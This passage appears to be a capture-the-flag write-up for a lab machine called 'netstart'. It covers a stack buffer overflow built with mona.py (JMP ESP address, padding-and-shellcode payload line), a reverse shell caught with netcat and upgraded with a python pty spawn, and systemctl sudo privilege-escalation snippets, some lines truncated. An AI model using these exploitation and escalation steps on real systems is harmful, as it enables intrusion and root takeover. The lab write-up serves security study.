0BADF00D  0x74760000 | 0x74780000 | 0x00020000 | True   | True    | True  | True  |  False   | True   | 10.0.18362.1 [SspiCli.dll] (C:\Windows\System32\SspiCli.dll) 0x4140
0BADF00D  0x76f90000 | 0x7712a000 | 0x0019a000 | True   | True    | True  | True  |  False   | True   | 10.0.18362.329 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll) 0x4140
0BADF00D  0x74f40000 | 0x74ffb000 | 0x000bb000 | True   | True    | True  | True  |  False   | True   | 10.0.18362.290 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll) 0x4140
0BADF00D  0x75250000 | 0x752c6000 | 0x00076000 | True   | True    | True  | True  |  False   | True   | 10.0.18362.1 [sechost.dll] (C:\Windows\System32\sechost.dll) 0x4140
0BADF00D -----------------------------------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D [+] Preparing output file 'modules.txt'
0BADF00D     - (Re)setting logfile modules.txt
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.060000
!mona modules
```




```
❯ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm > exit
```




```
770AB94B   0x770ab94b (b+0x0011b94b)  : "\xff\xe4" |  {PAGE_READWRITE} [ntdll.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.329 (C:\Windows\SYSTEM32\ntdll.dll), 0x4140
752B5433   0x752b5433 (b+0x00065433)  : "\xff\xe4" | asciiprint,ascii {PAGE_EXECUTE_READ} [sechost.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.1 (C:\Windows\System32\sechost.d
625012B8   0x625012b8 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [login_support.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Administrador\Downloads\login_support.dll), 0x0
625012C5   0x625012c5 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [login_support.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Administrador\Downloads\login_support.dll), 0x0
0BADF00D     Found a total of 15 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.046000
!mona find -s "\xff\xe4"
```




```
pport.dll] ASLR: False, Rebase: False,
```




```
Address JMP ESP with Mona Module:
625012B8
```




```
payload = b"A"*1702 + b"\xb8\x12\x50\x62"  + b"\x90"*16 + buf
```




```
❯ nc -lvnp 443
listening on [any] 443 ...
```




```
❯ ping -c 1 10.0.2.104
PING 10.0.2.104 (10.0.2.104) 56(84) bytes of data.
64 bytes from 10.0.2.104: icmp_seq=1 ttl=64 time=0.294 ms

--- 10.0.2.104 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.294/0.294/0.294/0.000 ms
❯ python exploit6.py 10.0.2.104 2371
```




```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.104] 44708
id
uid=1001(fox) gid=1001(fox) groups=1001(fox)
python -c 'import pty;pty.spawn("/bin/bash")'
fox@netstart:/home/fox/.wine/drive_c/users/fox$
```



```
fox@netstart:/home/fox/.wine/drive_c/users/fox$ cd /home/fox
cd /home/fox
fox@netstart:/home/fox$ ls
ls
local.txt  startup
fox@netstart:/home/fox$ cat local.txt
cat local.txt
75894c2b3d5c3b78372af63694cdc659
```



```
fox@netstart:/home/fox$ sudo -l
sudo -l
Matching Defaults entries for fox on netstart:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fox may run the following commands on netstart:
    (root) NOPASSWD: /usr/bin/systemctl
```



If the binary has the SUID bit set, it does not drop the elevated privileges and may be abu
system, escalate or maintain privileged access as a SUID backdoor. If it is used to ru
argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SU

This example creates a local SUID copy of the binary and runs it to maintain elevated priv
an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privilege
access the file system, escalate or maintain privileged access.

(a)

```
TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
sudo SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

(b)

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

(c) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo systemctl
!sh
```